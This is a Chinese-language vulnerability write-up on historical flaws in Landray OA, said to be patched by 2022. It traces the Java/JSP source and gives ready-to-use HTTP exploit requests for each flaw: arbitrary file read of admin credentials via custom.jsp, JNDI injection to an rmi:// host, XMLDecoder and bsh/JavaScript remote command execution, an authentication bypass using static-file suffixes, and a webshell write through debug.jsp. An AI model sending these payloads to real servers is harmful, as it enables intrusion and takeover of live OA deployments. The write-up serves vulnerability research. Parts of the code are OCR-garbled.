### 蓝凌OA历史漏洞

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均为网上已经爆出的历史漏洞,其中最新的也已在2022年得到修复无法利用。

# 1. custom.jsp文件读取

/sys/ui/extend/varkind/custom.jsp

```
1 <%
2 JSONObject vara = JSONObject.fromObject(request.getParameter("var"));
3 JSONObject body = JSONObject.fromObject(vara.get("body"));
4 if(body.containsKey("file")){
5 %>
6 <c:import url='<%=body.getString("file") %>' charEncoding="UTF-8">
7 <c:param name="var" value="${ param['var'] }"></c:param>
8 </c:import>
9 <% }%>
```

可以看出来从var传参中拿json, json的body值中拿file, 然后引用file。因此产生了一个任意文件读取。

最初公开的exp是用来读取admin.do的密钥的。

```
1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 60
5
6 var={"body":{"file":"/WEB-INF/KmssConfig/admin.properties"}}
```

jsp中的c:import标签和c:param标签是用来包含本地资源,或者引用远程资源的。 (依赖jstl.jar/standard.jar)

```
1 <%@ taglib prefix="c" uri="http://java.sun.com/jsp/jstl/core"%>
2 <c:import url="http://java.sun.com" >
3 <c:param name="test" value="1234" />
4 </c:import>
```

这样实际上相当于引用http://java.sun.com?test=1234,不会执行代码,是一个SSRF。如果使用/WEB-INF/web.xml,就会引用本地文件(jsp才会包含),无法用../逃脱目录,因此只能用来读取该项目的配置文件或者包含其他jsp(Servlet也可以,所以这里确切来说更像SSRF)。

当然,还可以用file:///etc/passwd以逃脱目录,但同样无法用来包含。所以有时候不能用相对路径读取admin.properties,就必须猜测绝对路径。

```
var=
{"body":{"file":"file:///home/ekp/ekp/WEB-INF/KmssConfig/admin.
properties"}}

17
18
19 password = 19
20 kmss. properties. encrypt. enabled = true
```

既然可以包含其他jsp或者Servlet,并且权限控制不在jsp中而是由路由分配,那么就产生了第二种利用方式,包含那些需要权限的jsp进行越权。具体有哪些可以继续看。

## 2. admin.do jndi/jdbc

通过漏洞1获取了admin的密钥,则可以进入一个管理员页面/admin.do



很明显通过数据库测试功能我们可以创建一个JDBC或者JNDI连接,来造成反序列化/JNDI注入/任意文件读取等。具体怎么利用请自行搜索。

```
1 POST /admin.do HTTP/1.1
2 Host: test.com
```

```
Content-Type: application/x-www-form-urlencoded
Cookie: JSESSIONID=test
Content-Length: 55
method=testDbConn&datasource=rmi://s72tey.dnslog.cn/exp
```

但由干这个功能是靠独立的cookie鉴权的、因此无法用文件包含去越权。

# 3. sysSearchMain.do XMLdecode反序列化

/sys/search/sys\_search\_main/sysSearchMain.do

代码位于

kmss\_sys\_search.jar!com.landray.kmss.sys.search.actions.SysSearchMainAction

```
1 public ActionForward editParam(ActionMapping mapping, ActionForm
2 form, HttpServletRequest request, HttpServletResponse response)
3 throws Exception {
4 TimeCounter.logCurrentTime("Action-editParam", true, getClass());
5 KmssMessages messages = new KmssMessages();
6 try {
7 SysSearchMainForm mainForm = (SysSearchMainForm)form;
8 if (StringUtil.isNull(mainForm.getFdParemNames()))
9 return getActionForward("edit", mapping, form, request,
10 response);
11 Map<String, Object> searchConditionInfo = new HashMap<>();
12 List<SearchConditionEntry> entries =
13 SysSearchDictUtil.getParamConditionEntry(mainForm);
14 searchConditionInfo.put("entries", entries);
15 request.setAttribute("searchConditionInfo", searchConditionInfo);
16 setParametersToSearchConditionInfo(mainForm, searchConditionInfo);
17 } catch (Exception e) {
18 messages.addError(e);
19 }
20 TimeCounter.logCurrentTime("Action-editParam", false, getClass());
21 if (messages.hasError()) {
22 KmssReturnPage.getInstance(request).addMessages(messages)
23 .addButton(0).save(request);
```

```
return getActionForward("failure", mapping, form, request,
response);

return getActionForward("editParam", mapping, form, request,
response);
}
```

ActionForm类为封装的参数,先判断mainForm.getFdParemNames()是否为空,然后是核心代码setParametersToSearchConditionInfo(mainForm, searchConditionInfo),跟进。

```
protected void setParametersToSearchConditionInfo(SysSearchMainForm
mainForm, Map<String, Object> searchConditionInfo) throws Exception {
  if (StringUtil.isNotNull(mainForm.getFdParameters())) {
    Map<String, Map<String, String>> parameters =
    ObjectXML.objectXMLDecoderByString(mainForm.getFdParameters())
    .get(0);
  searchConditionInfo.put("parameters", parameters);
}
}
```

可以看到mainForm.getFdParameters()经过了objectXMLDecoderByString()处理,因此此处存在XMLDecoder反序列化,由于此OA存在bsh,因此可直接执行命令。

```
POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host: test.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 328

var={"body":{"file":"/sys/search/sys_search_main/sysSearchMain.do?
method=editParam"}}&fdParemNames=11&fdParameters=<java><void
class="bsh.Interpreter"><void method="eval">
<string>Runtime.getRuntime().exec("calc");</string></void></void></java>
```

而bsh可直接回显或者打入内存马如下。

同action下rtnEditParam也存在一模一样的问题。

## 4. dataxml.jsp 等代码执行


```
/sys/common/dataxml.jsp
/sys/common/treexml.jsp
/sys/common/treejson.jsp
/sys/common/datajson.jsp
/data/sys-common/dataxml
/data/sys-common/treexml
/data/sys-common/datajson
```

/sys/common目录下有一系列神奇的jsp,而且它们有几个还有对应的分身,为了方便, 我们直接去jar包看分身的源码。

kmss\_core.jar!com.landray.kmss.common.actions.DataController

```
@RequestMapping(value = {"datajson"}, produces =
   {"application/json;charset=UTF-8"})
  @ResponseBody
   public RestResponse<JSONArray> datajson(HttpServletRequest request,
   HttpServletResponse response) throws Exception {
   String s bean = request.getParameter("s bean");
   JSONArray array = new JSONArray();
   JSONArray jsonArray = null;
  try {
10 Assert.notNull(s_bean, "参数s_bean不能为空!");
   RequestContext requestInfo = new RequestContext(request, true);
12 String[] beanList = s_bean.split(";");
13 List result = null:
14 for (int i = 0; i < beanList.length; i++) {
   IXMLDataBean treeBean =
   (IXMLDataBean)SpringBeanUtil.getBean(beanList[i]);
   result = treeBean.getDataList(requestInfo);
```

s\_bean传参,可以用分号分割,然后依次getBean,最终强转成IXMLDataBean,将整个RequestContext传进去调用getDataList()。也就是说,我们可以调用任意实现了IXMLDataBean接口的getDataList(),那么搜索getDataList发现如下类。



其中SysFormulaValidate可造成bsh代码执行。

```
1 public List getDataList(RequestContext requestInfo) throws Exception
2 {
3 List<Map<Object, Object>> rtnVal = new ArrayList();
4 Map<Object, Object> node = new HashMap<>();
5 String msg = null;
6 String confirm = null;
  trv {
   String script = requestInfo.getParameter("script");
   String type = requestInfo.getParameter("returnType");
   String funcs = requestInfo.getParameter("funcs");
   String model = requestInfo.getParameter("model");
12 FormulaParser parser = FormulaParser.getInstance(requestInfo,
13 new ValidateVarGetter(null), model);
  if (StringUtil.isNotNull(funcs)) {
  String[] funcArr = funcs.split(";");
16 for (int i = 0; i < funcArr.length; i++)
   parser.addPropertiesFunc(funcArr[i]);
```

```
18 }
   Object value = parser.parseValueScript(script, type);
```

### script传参,跟进parseValueScript()

```
public Object parseValueScript(String script, String type) throws

EvalException, KmssUnExpectTypeException {
Object value = parseValueScript(script);

if (StringUtil.isNotNull(type))

value = getSysMetadataParser().formatValue(value, type);

return value;
}
```

#### 继续跟进parseValueScript()

```
1 public Object parseValueScript(String script) throws EvalException {
2 if (StringUtil.isNull(script))
3 return null;
4 Interpreter interpreter = new Interpreter();
5 ClassLoader loader = Thread.currentThread().getContextClassLoader();
6 try {
7 if (loader != null)
8 interpreter.setClassLoader(loader);
9 StringBuffer importPart = new StringBuffer();
10 importPart.append("import ").append(
11 OtherFunction.class.getPackage().getName()).append(
12 ".*;\r\n");
13 StringBuffer preparePart = new StringBuffer();
14 StringBuffer leftScript = new StringBuffer();
15 String rightScript = script.trim();
16 Map<String, FunctionScript> funcScriptMap = new HashMap<>();
17 /*....*/
18 String m_script = String.valueOf(importPart.toString()) +
19 preparePart.toString() +
20 leftScript + rightScript;
21 if (logger.isDebugEnabled())
22 logger.debug("执行公式: " + m_script);
23 runningData.set(this.contextData);
```

```
return interpreter.eval(m_script);
```

可以发现就是bsh代码执行,因此POC可以构造出来。

```
1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 143
5
6 var={"body":{"file":"/data/sys-common/datajson"}}&s_bean=sysFormulaValidate&script=Runtime.getRuntime().exec("whoami");
```

而其他6个接口代码和/data/sys-common/datajson类似,因此一共七处地方可以调用 SysFormulaValidate.getDataList()执行bsh代码。

```
/sys/common/dataxml.jsp
/sys/common/treexml.jsp
/sys/common/treejson.jsp
/sys/common/datajson.jsp
/data/sys-common/dataxml
/data/sys-common/treexml
/data/sys-common/datajson
```

那么其他IXMLDataBean就没问题了吗,我们继续看SysFormulaValidateByJS。

```
public List getDataList(RequestContext requestInfo) throws Exception

{
   List<Map<Object, Object>> rtnVal = new ArrayList();

   Map<Object, Object> node = new HashMap<>();

   String msg = null;

   String confirm = null;

   try {
    String script = requestInfo.getParameter("script");

   String type = requestInfo.getParameter("returnType");

   String funcs = requestInfo.getParameter("funcs");
```

```
String model = requestInfo.getParameter("model");
FormulaParserByJS parser =
FormulaParserByJS.getInstance(requestInfo,
new ValidateVarGetter(null), model);
if (StringUtil.isNotNull(funcs)) {
String[] funcArr = funcs.split(";");
for (int i = 0; i < funcArr.length; i++)
parser.addPropertiesFunc(funcArr[i]);
}
Object value = parser.parseValueScript(script, type);</pre>
```

向下跟就会发现。

```
1 ScriptEngineManager factory = new ScriptEngineManager();
2 ScriptEngine engine = factory.getEngineByMimeType("text/javascript");
3 /*....*/
4 return engine.eval(m_script);
```

只是换了el表达式做sink点, POC如下。

```
POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host: test.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 176

var={"body":{"file":"/data/sys-
common/datajson"}}&s_bean=sysFormulaValidateByJS&script=new
java.lang.ProcessBuilder['(java.lang.String[])'](['sh','-c','touch
/tmp/1']).start();
```

这种sink点不少,甚至其他jar也有,具体不一一表述。

## 5. dataxml等越权

#### 上文提到的

/data/sys-common/dataxml /data/sys-common/treexml /data/sys-common/datajson 存在静态资源后缀越权,直接访问如下

```
-<RestResponse>
<success>false</success>
<data/>
<msg>Unauthorized</msg>
<code>error.httpStatus.401</code>
</RestResponse>
```

增加静态资源后缀, is/png/tmpl则可直接访问

#### 因此POC如下。

```
1 POST /data/sys-common/dataxml.js HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 65
5 
6 s_bean=sysFormulaValidate&script=Runtime.getRuntime().exec("id");
```

其原因是静态资源走ResourceCacheFilter,无需权限校验。

WEB-INF/KmssConfig/sys/authentication/spring.xml

```
class="org.springframework.security.web.FilterChainProxy">
         (constructor-arg)
                t value-type="org.springframework.security.web.SecurityFilterChain">
                   <!-- 静态资源,加有效期|版本号
                   <sec:filter-chain pattern="/**/*.gif" filters="resourceCacheFilter" />
                   <sec:filter-chain pattern="/**/*.jpg" filters="resourceCacheFilter" />
                   <sec:filter-chain pattern="/**/*.png" filters="resourceCacheFilter" />
                   <sec:filter-chain pattern="/**/*.bmp" filters="resourceCacheFilter" />
                   <sec:filter-chain pattern="/**/*.ico" filters="resourceCacheFilter" />
                   <sec:filter-chain pattern="/**/*.css"</pre>
filters="resourceCacheFilter,gzipFilter" />
                   <sec:filter-chain pattern="/**/*.js"</pre>
filters="resourceCacheFilter,gzipFilter" />
                   <sec:filter-chain pattern="/**/*.tmpl"</pre>
filters="resourceCacheFilter,gzipFilter" />
                   ceCacheFilter,gzipFilter" />

<sec:filter-chain pattern="/**/*.html" filters="gzipFilton" 项特知识分享

<sec:filter-chain pattern="/**/*.html" filters="gzipFilton" 项特知识分享

<sec:filter-chain pattern="/**/*.html" filters="gzipFilton" 项特知识分享

<p>(Sec:filter-chain pattern="/**/*.html" filters="gzipFilton" 页特别识分享
                   <!-- RestApi的过滤,由于使用不同的认证方式和非会话管理,所以独立-
```

而该OA的useSuffixPatternMatch开关又默认开启,导致可以通过增加静态资源后缀进行权限绕过。

# 6. erp\_data.jsp代码执行

/tic/core/resource/js/erp\_data.jsp

和dataxml.jsp一样,唯一不同的是传参变了。

```
POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host: test.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 136

var={"body":
{"file":"/tic/core/resource/js/erp_data.jsp"}}&erpServcieName=sysForm
ulaValidate&script=Runtime.getRuntime().exec("whoami");
```

# 7. debug.jsp代码执行

/sys/common/debug.jsp

```
1 <%
2 String code = request.getParameter("fdCode");
3 if(code!=null){
4 code = "<"+"%@ page language=\"java\" contentType=\"text/html;</pre>
```

```
charset=UTF-8\""+

" pageEncoding=\"UTF-8\"%"+"><" + "% " + code + " %" + ">";

FileOutputStream outputStream = new

FileOutputStream(ConfigLocationsUtil.getWebContentPath()+"/sys/commo

n/code.jsp");

BufferedWriter bw = new BufferedWriter(new OutputStreamWriter(
   outputStream, "UTF-8"));
   bw.write(code);
   bw.close();

%>
```

### 额,非常直白的写jsp。

```
POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
Host: test.com
Content-Type: application/x-www-form-urlencoded
Content-Length: 80

var={"body":
    {"file":"/sys/common/debug.jsp"}}&fdCode=out.println("Hello world");
```

### 然后再访问code.jsp

```
1 POST /sys/ui/extend/varkind/custom.jsp HTTP/1.1
2 Host: test.com
3 Content-Type: application/x-www-form-urlencoded
4 Content-Length: 44
5
6 var={"body":{"file":"/sys/common/code.jsp"}}
```

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